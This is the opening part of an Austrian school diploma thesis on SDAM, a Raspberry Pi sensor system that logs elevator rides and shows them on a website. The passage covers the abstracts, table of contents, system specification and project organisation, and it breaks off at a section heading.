

# DIPLOMARBEIT

Gesamtprojekt

## SDAM

Entwicklung eines sensorbasierten digitalen  
Aufzugsmanagements

Sebastian Maier 5CHEL

Betreuer: Prof. Mag. Dr. Anton Hofmann

Jakob Oitner 5CHEL

Gabriel Strohbichler 5CHEL

Kooperationspartner: VIEW Elevator

ausgeführt im Schuljahr 2021/22

---

Abgabevermerk:

Datum: 04.04.2022

übernommen von:

## Eidesstattliche Erklärung

Ich erkläre an Eides statt, dass ich die vorliegende Diplomarbeit selbständig und ohne fremde Hilfe verfasst, keine anderen als die angegebenen Quellen und Hilfsmittel benutzt und die den benutzten Quellen wörtlich und inhaltlich entnommenen Stellen als solche kenntlich gemacht habe.

Salzburg, am 04.04.2022

Verfasserinnen / Verfasser:

  
Sebastian Maier

  
Jakob Oitner

  
Gabriel Strohbichler


## DIPLOMARBEIT DOKUMENTATION


Namen der Verfasserinnen / Verfasser	Sebastian Maier Jakob Oitner Gabriel Strohbichler
Jahrgang Schuljahr	5CHEL 2021/2022
Thema der Diplomarbeit	SDAM - Entwicklung eines sensorbasierten digitalen Aufzugsmanagements
Kooperationspartner	VIEW Elevator – Digitales Aufzugsmanagement

Aufgabenstellung	In über 80% der Bestandsaufzüge in Österreich sind die verpflichtenden Dokumente, in denen unter anderem die Fahrten des Aufzuges protokolliert werden müssen, nicht vorhanden. Um diese Arbeit zu automatisieren, soll ein digitales Aufzugsmanagementsystem entwickelt werden.
------------------	--

Realisierung	Durch im Fahrstuhl eingebaute Sensoren werden die Aktivitäten mit Hilfe automatisierter Messungen erfasst und die Daten drahtlos übertragen. Diese werden abgespeichert und für die Visualisierung aufbereitet, um eine nachvollziehbare Protokollierung zu gewährleisten.
--------------	--

Ergebnisse	Das Ergebnis ist eine Soft- und Hardware, die die Sensordaten auswertet und zum Beispiel die exakte Position des Fahrstuhls ermittelt. Dies erfolgt über einen eingebauten Einplatinencomputer, der über ein Python-Programm die Messwerte einliest. Die Software bietet eine visuelle Darstellung des Aufzuges und eine Veranschaulichung der Daten wie z.B. die derzeitige Auslastung. Zudem wird erfasst, ob der Lift gerade in Bewegung ist.
------------	--

	<b>HÖHERE TECHNISCHE BUNDESLEHR- UND VERSUCHSANSTALT Salzburg</b>
<b>Elektronik und Technische Informatik</b>	

Typische Grafik, Foto etc. (mit Erläuterung)	<div data-bbox="651 436 1190 907" data-label="Image">  </div> <p><i>Abbildung 1 SDAM Logo</i></p>
---	---

Teilnahme an Wettbewerben, Auszeichnungen	---
--	-----

Möglichkeiten der Einsichtnahme in die Arbeit	Bibliothek der HTBLuVA Salzburg
--	---------------------------------

Approbation (Datum / Unterschrift)	Prüferin / Prüfer	Direktorin / Direktor Abteilungsvorständin / Abteilungsvorstand
---------------------------------------	-------------------	--

## **DIPLOMA THESIS**


### **Documentation**


Author(s)	Sebastian Maier Jakob Oitner Gabriel Strohbichler
Form Academic year	5CHEL 2021/2022
Topic	SDAM - Development of a sensor-based digital elevator management
Co-operation Partners	VIEW Elevator – digital elevator management

Assignment of Tasks	In more than 80 % of all Austrian elevators the mandatory documents are missing. These documents need to include a protocol of all elevator rides. To complete these documents, an automatic elevator management is built.
---------------------	--

Realisation	The activities are collected by a sensor, which is installed inside the lift. The collected information is saved on the device and prepared for visualizing. Then the data is transmitted to the Webserver and displayed, for a reproducible protocol.
-------------	--

Results	The result is software and hardware, which captures the sensor data and shows the exact position from the elevator for example. In detail, a python program on a single-board-computer takes those measurements. Furthermore, the software includes a visualized display of all elevator activities. For instance, the current capacity or if the lift is moving now.
---------	---

	<p align="center"><b>COLLEGE OF ENGINEERING Salzburg</b></p>
	<p align="center"><b>Electronics and Computer Engineering</b></p>

<p>Illustrative Graph, Photo (incl. explanation)</p>	<div data-bbox="655 506 1254 1025">  </div> <p><i>Abbildung 2 SDAM Logo English</i></p>
--	---

<p>Participation in Competitions Awards</p>	<p>---</p>
---	------------

<p>Accessibility of Diploma Thesis</p>	<p>Library of the HTBLuVA Salzburg</p>
--	--

<p>Approval (Date / Sign)</p>	<p align="center">Examiner</p>	<p align="center">Head of College Head of Department</p>
-----------------------------------	--------------------------------	--

## Vorwort

SDAM ist ein Projekt, das in Zusammenarbeit mit der Firma View Elevator aus Friedburg entstand. Die Idee und Vision dieser Firma ist es die Liftbranche zu digitalisieren. Wir haben uns als Ziel gesetzt, neue Datenquellen aus Liftfahrten zu generieren und diese auszuwerten. Es bringt viele Vorteile, von außen Betriebsinformationen abrufen zu können. Alle Lifthersteller haben ihre eigenen Systeme, damit ist es im Allgemeinen nicht möglich lokal auf diese Liftdaten zuzugreifen. Ein externes und damit unabhängiges Erfassungssystem bietet hier Abhilfe.

Durch diese Arbeit konnte nicht nur ein technischer Fortschritt erreicht werden, sondern wir durften auch eine Komponente im Projektmanagement erlernen. Es bedurfte an langer Planung und kurzfristig mussten Änderungen, im weiteren Vorgehen, vorgenommen werden. Die vorliegende Diplomarbeit befasst sich mit der Entwicklung eines Systems, das Fahrstuhlaktivitäten unabhängig vom Herstellermodell automatisch dokumentiert und visuell veranschaulicht.

## Danksagung

Auch wenn das Projektteam im Vordergrund steht, gab es zahlreiche wirkende Hände im Hintergrund.

Vielen Dank an die Firma View Elevator und unsere Ansprechperson Hr. Helferer von View-Elevator, für die Möglichkeit eines derartigen Projektes und die Unterstützung.

Während des Projekts konnten wir viel Erlerntes in die Praxis umsetzen aber auch viele neue Erfahrungen tätigen. Problemstellungen und deren Lösungen gehörten zum Alltag. Eine große Hilfe für das Projekt stellte unser Betreuer Prof. Mag. Dr. Anton Hofmann dar. Danke für die vielen technischen Fachinformationen und Vorschläge!

Diese Arbeit stellt den Abschluss und Höhepunkt einer langjährigen Ausbildung dar. Hierbei gilt ein großes Dankeschön an unsere Eltern, welche im Hintergrund über Jahre so Vieles möglich gemacht haben! Sei es die Motivationsförderung an so manchen Tagen oder auch die finanzielle Seite im Beschaffen von Unterrichtsmaterialien.

Dankeschön!



# 1 Inhaltsverzeichnis

2	Überblick .....	12
2.1	Big Picture.....	12
3	Systemspezifikation.....	13
3.1	Zielbestimmungen.....	13
3.1.1	Musskriterien .....	13
3.1.2	Wunschkriterien .....	14
3.1.3	Abgrenzungskriterien .....	15
3.2	Produkteinsatz.....	15
3.2.1	Anwendungsbereiche.....	15
3.2.2	Zielgruppen.....	15
3.2.3	Betriebsbedingungen .....	15
3.3	Produktumgebung.....	16
3.3.1	Software .....	16
3.3.2	Hardware.....	16
3.4	Produktfunktionen .....	17
3.5	Produktdaten.....	19
3.6	Produktleistungen .....	19
3.7	Benutzungsoberfläche.....	20
3.7.1	Am Raspberry Pi .....	20
3.8	Qualitätszielbestimmungen .....	20
3.9	Globale Testszenarien und Testfälle .....	21
3.10	Entwicklungsumgebung .....	22
3.10.1	Software .....	22
3.10.2	Hardware.....	22
3.10.3	Orgware.....	22
3.11	Glossar .....	22
4	Organisation - Projektmanagement.....	23
4.1	Einleitung.....	23
4.2	Projektteam.....	23
4.3	Individuelle Aufgabenstellungen inkl. Arbeits- und Terminplan (GANTT-Diagramme) .....	23
4.3.1	Sebastian Maier.....	24
4.3.2	Jakob Oitner .....	25
4.3.3	Gabriel Strohbichler .....	26
4.4	Scrum – agile Entwicklungsmethode .....	27

5	Grundlagen und Methoden (Jakob Oitner)	30
5.1	Verbindungsaufbau mit Raspberry Pi	30
5.1.1	Verbindung über PuTTY und VNC Viewer	30
5.1.2	Verbindung über HDMI-Kabel	32
5.2	Datenerfassung	33
5.2.1	Allgemeines über SenseHat	33
5.2.2	Installation der SenseHat Library	33
5.2.3	Sensorkalibrierung	33
5.2.4	Von Go auf Python	34
5.2.5	Schnittstelle zwischen SenseHat und Raspberry Pi	34
5.2.6	Beschleunigungsmessung	35
5.2.7	Testung mit Joystick	35
5.2.8	Luftdruckmessung	36
5.2.9	Temperaturmessung	36
5.3	Datenfilterung	39
5.3.1	Threshold	39
5.3.2	Moving Average Filter	40
5.3.3	Ringbuffer	40
5.4	Datenverwaltung	41
5.4.1	Kalibrierung	41
5.4.2	Initialisierungsfahrt	42
5.4.3	Manuelle Testfahrt	45
5.4.4	Kontinuierlicher Betrieb	50
5.4.5	Stockwerkserkennung	50
5.5	Stromversorgung	51
5.5.1	Versorgung über Kabel	51
5.5.2	Versorgung über UPS	51
6	Grundlagen und Methoden (Sebastian Maier)	52
6.1	Datenspeicherung	52
6.1.1	Speichern in einer Datenbank	52
6.1.2	Speichern in einem CSV File	57
6.2	Webinterface	59
6.2.1	Web-Hosting	59
6.2.2	File Transfer	61
6.2.3	Website – Design und Funktionen	67

6.3	Datenvisualisierung .....	74
6.3.1	Grafana .....	74
6.3.2	ZingChart .....	75
7	Grundlagen und Methoden (Gabriel Strohbichler) .....	78
7.1	Qualitätssicherung und Testen .....	78
7.1.1	Allgemeines .....	78
7.1.2	V - Modell .....	80
7.1.3	Agile Softwareentwicklung .....	81
7.1.4	Unittests .....	83
7.1.5	Sicherheitsaspekte .....	87
7.2	Agile Ausführung .....	88
7.2.1	Tools .....	88
7.2.2	CI/CD .....	90
7.3	Sicherheit .....	95
7.3.1	Metasploit Framework .....	96
7.3.2	OWASP .....	100
8	Ergebnisse – Abnahme .....	105
9	Quellen- und Literaturverzeichnis .....	107
10	Verzeichnis der Abbildungen, Tabellen und Abkürzungen .....	110
10.1	Abbildungsverzeichnis .....	110
10.2	Tabellenverzeichnis .....	111
10.3	Abkürzungsverzeichnis .....	111
11	Begleitprotokoll gemäß § 9 Abs. 2 PrO .....	113
11.1	Begleitprotokoll Maier .....	113
11.2	Begleitprotokoll Oitner .....	114
11.3	Begleitprotokoll Strohbichler .....	115
12	Anhang .....	116

## 2 Überblick

### 2.1 Big Picture

Das Projekt umfasst Software sowie Hardware. Das Ziel ist, den Liftstandort (Stockwerk) und andere Informationen, zeitnah an Wartungspersonal und den Liftbetreiber zu übermitteln und dokumentieren zu können. Als Computer wird der Raspberry Pi verwendet, dieser liest die Daten des Beschleunigungssensors aus. Für genaue Daten ist eine Kalibrierung und eine Feineinstellung des Sensors notwendig. Damit die Daten später zeitbezogen visualisiert werden können, wird gleichzeitig zu jedem Messwert ein Timestamp hinzugefügt. Bevor diese Daten abgespeichert werden, sind diese für eine höhere Genauigkeit zu filtern. Diese Informationen werden anschließend in CSV-Files lokal am Raspberry Pi abgespeichert und verarbeitet. Bei der Verarbeitung werden die Daten zweimal integriert. Weitere Daten, die im selben Format ausgelesen werden, sind die Temperatur und der Luftdruck. Über das Internet werden die Files laufend übermittelt und auf der Website zur Verfügung gestellt. Zur Darstellung der Informationen wird die Software Zing-Chart benutzt. Diese bietet eine einfache Lösung um Zeitreihendaten ansprechend auf einer Website zu visualisieren. Ein erheblicher Aspekt des Projektes ist die Ausfallsicherheit und Datensicherheit, diese Punkte werden durch entsprechende Tests im agilen Prototyping vervollständigt.




Abbildung 3 Blockschaltbild

## 3 Systemspezifikation

---

### 3.1 Zielbestimmungen

Allgemein werden ein Beschleunigungssensor, ein Temperatursensor und ein Luftdrucksensor ausgelesen und durch das Speichern und Veröffentlichen der gemessenen Daten sind diese, für Benutzer leicht abrufbar und weiter verarbeitbar.

#### 3.1.1 Musskriterien

Diese Kriterien müssen erfüllt werden, damit das Projekt als vollständig gilt.

#### **Datenauswertung**

- Die Sensoren müssen dem Raspberry Pi Daten liefern.
- Diese Daten müssen lokal am Raspberry Pi abgespeichert werden.
- Die Zeitabstände der Messpunkte müssen minimal gestaltet werden. Dies ist notwendig, um eine hohe Genauigkeit zu erreichen.

#### **Datenbereitstellung und Analyse**

- Die Daten müssen mittels Software verarbeitet und gefiltert werden.
- Eine Analyse der Daten muss im Projekt beinhaltet sein.
- Nach jeder Liftfahrt müssen die Daten auf dem Webserver aktualisiert werden.

#### **Framework - Benutzeroberfläche**

- Die erfassten und berechneten Daten müssen zeitbezogen dem Nutzer auf einer Website dargestellt werden.
- Diese Website muss klar und übersichtlich sein.
- Auf der Website muss es die Möglichkeit geben, Daten herunterzuladen.

## Sicherheitsaspekte

- Auf der Website ist die Sicherheit nicht wesentlich, da es keine sensiblen Daten gibt.
- Trotzdem darf es nicht möglich sein unerlaubt auf die Software, die produziert wurde und geistiges Eigentum des Projekts ist, zuzugreifen. Sicherheitsbedenken müssen hier durch das Verschließen von unerlaubten Zugriffslücken beseitigt werden.

### 3.1.2 Wunschkriterien

Diese Kriterien geben dem Projekt einen Rahmen und würden die Möglichkeiten ausschöpfen.

Bleibt noch Zeit übrig werden diese Punkte realisiert.

## Gehäuse

- Ein Gehäuse würde die Montage erleichtern, auch das Aussehen des Produktes wäre dadurch verbessert.

## Auswertung

- Anzahl Fahrten Tag/Woche/Monat
- Durchschnittlich zurückgelegten Stockwerke pro Tag
- Bester Tag, Schlechtester Tag
- Meistangefahrene Stockwerke
- Auslastung des Aufzugs
- Erkennung Leerfahrten (Beispielsweise: Aufzug steht lange in selbem Stockwerk, fährt danach zu anderem Stockwerk und wieder hoch)
- Laufzeitänderung der Stockwerke
- Erkennung außertourlicher Vibrationen (Beispielsweise: Tür auf, Tür zu, Aufzug schleift)
- Aktuelle Geschwindigkeit (Höhe des Gebäudes und Stockwerkes bekannt)

### 3.1.3 Abgrenzungskriterien

Das Projekt dient rein der gesetzeskonformen Protokollierung der Aktivitäten eines Fahrstuhles. Um hier einen Fortschritt zu erhalten, wird ein System entwickelt, das alle erforderlichen und messbaren Informationen automatisiert auswertet und zur Verfügung stellt.

## 3.2 Produkteinsatz

### 3.2.1 Anwendungsbereiche

Als externes Gerät zur Erfassung von Aktivitäten in Aufzügen bietet es diverse Vorteile. In einem Liftmanagementsystem können Liftnutzer den aktuellen Stock abfragen. Auch für das Service- und Wartungspersonal hat es einen Nutzen. Sie können im System einsehen, wie oft der Lift betrieben wurde. Im Notfall, wenn der Lift stecken bleibt und eine Person eingeschlossen ist, muss bekannt sein, wo der Lift genau festsitzt. Damit kann das Fachpersonal gegebenenfalls den Lift zu einer sicheren Ausstiegsstelle absenken lassen. Diese Information kann mit dem entwickelten System abgefragt werden.

### 3.2.2 Zielgruppen

Die Zielgruppe ist somit breit, von Wartungspersonal bis zu den Benutzern des Liftes.

### 3.2.3 Betriebsbedingungen

- Das System muss im Lift fix montiert werden.
- Für die vollständige Funktionalität bedarf es einer Internetverbindung, dabei ist es egal ob über LAN oder WLAN, ansonsten sind die Daten nur lokal am Gerät gespeichert.
- Starten des Programmes durch einen Servicetechniker

## 3.3 Produktumgebung

### 3.3.1 Software

Da der Raspberry Pi als Computer verwendet wird ist es naheliegend als Betriebssystem Raspbian zu verwenden.

Eine aktuelle Python Version ab 3.1 muss installiert sein.

### 3.3.2 Hardware

Diese drei Komponenten stellen die benötigte Hardware im System dar:

#### **Computer**

Für das Ausführen der programmierten Software in diversen Sprachen ist ein Computer notwendig. Die maximale Rechenleistung ist nicht maßgebend, bessere Kriterien zu der Auswahl sind die Größe und der Stromverbrauch. Nach diesen Kriterien ist es naheliegend einen RaspberryPi zu verwenden. Dieser wurde von der Firma View Elevator bereitgestellt.

#### **Sensoren**

Der RaspberryPi verfügt über alle Standard-Übertragungsprotokolle, somit ist prinzipiell kein Sensor ausschließbar. Am Markt sind jedoch spezifische Sensorik-Platinen für den Raspberry Pi verfügbar. Hier wurde der sogenannte Sense-Hat verwendet, dieser verfügt über den benötigten Beschleunigungssensor und weitere Sensoren, die den Luftdruck und die Temperatur auslesen können.

#### **Spannungsversorgung**

Für den Betrieb ist zwingend eine Spannungsversorgung notwendig. Hierbei bieten sich grundlegend zwei Varianten an:

Ein Netzteil, sollte das System dauernd in Betrieb sein ist das Netzteil die einzige Lösung. Dabei muss das Netzteil 230V AC in 5V DC transformieren.

Ein Akkupack, dieser stellt die Versorgung des Computers für eine begrenzte Zeit (in Stunden) sicher. Der Vorteil dabei ist, dass kein Kabel benötigt wird.



## 3.4 Produktfunktionen

### **/F001/ Daten auslesen**

Die Daten des Beschleunigungssensors sind über ein geeignetes Übertragungsverfahren auszulesen. Die Zeitabstände müssen dabei minimal gehalten werden, damit die Genauigkeit hoch bleibt.

### **/F002/ Daten filtern**

Die eingelesenen Daten verfügen über einen hohen Rauschanteil. Dieser beeinträchtigt die Genauigkeit der Messwerte stark. Daher müssen mehrere Filter implementiert werden.

### **/F003/ Zeitbezug**

Gleichzeitig zu jedem Messwert sind die Zeitpunkte zu ermitteln und ebenfalls im CSV-File abzuspeichern. Ohne Zeitbezug ist die Echtzeitfähigkeit im Vorhinein auszuschließen, da immer eine Verzögerung in der Verarbeitung und im Senden der Daten besteht.

### **/F003/ Daten verarbeiten**

Während der Messungen sind die Sensorwerte aus den Achsen X, Y und Z zu einem dreidimensionalen Vektor zu verarbeiten. Unterschiedliche Verbauungsvarianten sind dadurch möglich. Um auf den zurückgelegten Weg zu kommen, müssen diese Daten zweimal integriert werden.

### **/F004/ Speichern der Daten (CSV File/DB)**

Nach der Verarbeitung muss jeder Messwert und die dazugehörige Geschwindigkeit sowie der Weg, mit Zeitbezug, in einer lokalen Datei am Raspberry Pi gespeichert werden.

### **/F005/ Webserver – Datenvisualisierung**

Jeder Datensatz muss auch online verfügbar sein. Diese müssen zumindest in einem Diagramm dargestellt werden. Die gewünschten Daten können selektiert werden. Ebenso muss es dem Nutzer, die Daten als File herunterzuladen.

**/F006/ Ausfallsicherheit**

Das System muss sicher vor einem kurzzeitigen Stromausfall sein. Hier schafft eine hinzugefügte Batterielösung Abhilfe.

Der programmierte Code muss auf Fehlerfreiheit getestet sein. Damit können Ausfälle vermindert und ausgeschlossen werden.

**/F007/ Automatische Fahrterkennung**

Das Programm muss erkennen wann eine Liftfahrt beginnt und stoppt. Eine Realisierung ist mittels Ring-Buffer möglich.

**/F008/ Stockwerkserkennung (nicht vollständig erreicht)**

Aus den ermittelten Daten ist Statistik zu führen. Die längste Fahrt ist dabei anzugeben und daraus lässt sich das aktuelle Stockwerk, in dem sich der Lift befindet, im Nachhinein ermitteln.

**/F009/ Stockwerkserkennung zur Laufzeit (nicht erreicht)**

Das Implementieren eines nebenläufigen Programms führt dazu, dass im Gegenteil zu einem Sequenziellen Programm, das aktuelle Stockwerk in Echtzeit ermittelt und gesendet werden kann.

**/F010/ Archivierung alter Daten**

Alte Datenbestände sind zu archivieren, um eine vollständige Protokollierung zu gewährleisten.

**/F011/ Datensicherheit**

Während der Arbeit muss darauf geachtet werden, aktuelle Softwareversionen zu verwenden, um Sicherheitslücken zu vermeiden. Unberechtigten darf kein Zugriff zu der Auswertungssoftware und der lokalen Datenbank/Datenfiles gewährt werden. Sicherheitstests des Systems und des Codes müssen durchgeführt werden.

**/F012/ Andere Messwerte**

Luftdruck und Temperatursensor sind auf dem Gerät verfügbar. Die Auswertung dieser Parameter bringt neue Interpretationsmöglichkeiten, daher sind diese Werte auch auszuwerten und darzustellen.

## 3.5 Produktdaten

### **/D001/ Messwerte**

- timestamp (eindeutig)
- Messwert Beschleunigung-X-Achse
- Messwert Beschleunigung-Y-Achse
- Messwert Beschleunigung-Z-Achse
- Beschleunigungs-Vektor
- Geschwindigkeit
- Weg
- Luftdruck
- Temperatur

## 3.6 Produktleistungen

### **/L001/ Genauigkeit der Messwerte**

Die Messwerte werden zwei Mal integriert, jeder Fehler in der Beschleunigung vervielfältigt sich damit. Das Resultat wäre ein zurückgelegter Weg, der nicht ansatzweise dem Wahrem entspricht. Eine Stockwerkserkennung wäre ohne genaue Messwerte nicht umsetzbar.

### **/L002/ Leicht zugängliche und verständliche Daten**

Für die Praxistauglichkeit ist es essenziell, dass nicht nur Techniker aus Graphen Informationen ablesen können, sondern auch ungeschultes Personal einen Nutzen vom System hat. Eine Website bietet sich hier in einer digitalisierten Welt als optimale Lösung an. Dabei ist eine ansprechende und einfache Darstellung essenziell.

### **/L003/ Schnellstmögliche Übermittlung der Daten**

Die Totzeit des Systems muss geringgehalten werden. Ein Beispiel: Will ein Nutzer das aktuelle Stockwerk des Liftes wissen, bringt es ihm nichts, wenn die Informationen auf der Website immer zwei Minuten zu spät sind.

## /L004/ Einfache Montage und Konfiguration

Wichtig für den Endnutzer des Systems ist es, dass das Produkt ohne großes technisches Vorwissen betrieben werden kann. Nach der Montage müssen die erforderlichen Schritte auf das Nötigste minimiert werden. Das heißt, dass viele Vorgänge automatisch starten. Dazu zählt insbesondere die Kalibrierung des Sensors.

## 3.7 Benutzungsoberfläche

### 3.7.1 Am Raspberry Pi

Für den Benutzer gibt es kein Interface, ausschließlich für den Techniker, der das System starten muss. Diese Informationen können in der Bedienungsanleitung eingeholt werden.

## 3.8 Qualitätszielbestimmungen

Dieses Produkt soll praxistauglich ausgelegt sein. Dies erfordert eine hohe Zuverlässigkeit, es muss immer aufzeichnen, wenn der Lift in Bewegung ist. Eine große Rolle spielt dabei die Genauigkeit, es darf dabei nicht zu falschen Ergebnissen kommen. Ein falsches Ergebnis wäre, dass die Stockwerksangabe nicht mit dem aktuellen Stockwerk übereinstimmt.

	Sehr wichtig	Wichtig	Weniger wichtig	Unwichtig
Zuverlässigkeit	x			
Korrektheit	x			
Benutzerfreundlichkeit		x		
Effizienz		x		
Portierbarkeit			x	
Kompatibilität		x		

*Tabelle 1 Qualitätsbestimmungen*

### 3.9 Globale Testszenarien und Testfälle

#### **/T001/ Datenerfassung und Speicherung**

Der Lift fährt 2 Stockwerke hinauf, dann wieder 1 Stockwerk hinunter. Der zurückgelegte Weg, muss zeitnah sowie korrekt, abrufbar sein. Nach der Fahrt muss kontrolliert werden, ob die gemessenen Daten korrekt abgespeichert wurden.

#### **/T002/ Kompletter Datenverarbeitungsprozess**

Der Fehler zwischen dem wahren Weg und dem gemessenen Weg bei einer Liftfahrt muss protokolliert werden.

#### **/T003/ Webserver – Visualisierung**

Es muss für eine fremde Person, die nicht im Zusammenhang mit dem Projekt steht, möglich sein, die Informationen abzulesen.

#### **/T004/ Datensicherheit**

Es darf keinen unerlaubten Zugriff geben. Die Website muss einen nachweisbaren Schutz gegenüber Fremden aufweisen.

#### **/T005/ Ausfallsicherheit**

Durch das Messen des durchschnittlichen Stromverbrauchs und das Ermitteln der Akkukapazität ist die Zeit zu berechnen, wie lange das System vom Akku versorgt werden kann. Diese Zeit ist einzuordnen und gegebenenfalls durch technische Maßnahmen zu vergrößern.

#### **/T006/ Automatische Datenübertragung durch Ringbuffer**

Bei einer Liftfahrt muss überprüft werden, ob der implementierte Ringbuffer die Daten auf die Website übermittelt. Dies muss dann eintreten, wenn der Lift in Ruhelage verbleibt.

#### **/T007/ Andere Messwerte**

Sind Temperatur und Luftdruck auf der Website mit Zeitbezug sichtbar gilt dieser Testfall als erledigt.

## 3.10 Entwicklungsumgebung

### 3.10.1 Software

- VNC Viewer, ist eine Software, die den Bildschirminhalt über Netzwerk teilt und Maus- und Tastatur- Daten sendet.
- PuTTY, zum Herstellen von Remote-Verbindungen über Shell
- PyCharm und Thonny Python als IDEs für Python
- Brackets, ein Editor für HTML
- Grafana, eine Open Source Anwendung zur Datenvisualisierung
- FileZilla, zur freien Datenübertragung auf den Server über FTP
- MariaDB, ist ein relationales Open Source Datenbanksystem
- MySQLWorkbench zur Programmierung der Datenbank
- PhpMyAdmin, freie Anwendung zum Managen von Datenbanken
- Owaszap, ein Web–Security-Scanner der Open Source ist
- Docker und VMware als virtuelle Maschinen

### 3.10.2 Hardware

- Raspberry Pi
- Sense-Hat
- Akkupack

### 3.10.3 Orgware

- Gitlab, zur Versionsverwaltung der Software
- Ubuntu, eine Linux-Distribution, und als Terminal für die Versionsverwaltung verwendet
- Discord, zur Kommunikation online
- KanbanFlow, Tool für das Projekt Management
- Draw.io, ein Zeichenprogramm für Diagramme und Blockschaltbilder

## 3.11 Glossar

Die verwendeten Abkürzungen werden im Laufe der Diplomarbeit erklärt.

## 4 Organisation - Projektmanagement

---

### 4.1 Einleitung

Das Team besteht aus drei Mitgliedern, denen bestimmte Aufgabenstellungen zugeteilt sind. Die zeitlichen Einteilungen der Aufgaben wurden zu Beginn in Gantt-Diagrammen[1] festgelegt. Weiters wurde im Projektmanagement eine agile Methode gelebt. Die Vorteile dieser Methode liegen im flexiblen Management, einer hohen Effektivität durch die Selbstorganisation und der kompletten Transparenz aus regelmäßigen Meetings und Backlogs.

### 4.2 Projektteam

Die individuellen Aufgabenstellungen der drei Teammitglieder sind:

#### Sebastian Maier

- Planung des Projektablaufes
- Datenspeicherung
- Visualisierung

#### Jakob Oitner

- Hardwaresystem & Versorgungsplatine
- Sensordaten erfassen
- Datenübertragung

#### Gabriel Strohbachler

- Arbeitsprotokollierung
- Qualitätssicherung und Testen

### 4.3 Individuelle Aufgabenstellungen inkl. Arbeits- und Terminplan (GANTT-Diagramme)

GANTT Diagramme bieten eine einheitliche Planung und Organisation. Dabei wird eine Aufgabe zeitlich bezogen: Es gibt immer eine Zeitleiste, die von links nach rechts geht. [2]

Im GANTT Diagramm wird dargestellt:

- Welche Aktivitäten es gibt.
- Beginn und Ende jeder Aktivität, daraus ergibt sich eine fixierte Dauer für jede Aktivität
- Aktivitäten dürfen sich überschneiden, zum Beispiel die Dokumentation, diese wird während des gesamten Projekts vorgenommen.
- Und das Anfangs und Enddatum des gesamten Projektes wird dargestellt.

## 4.3.1 Sebastian Maier

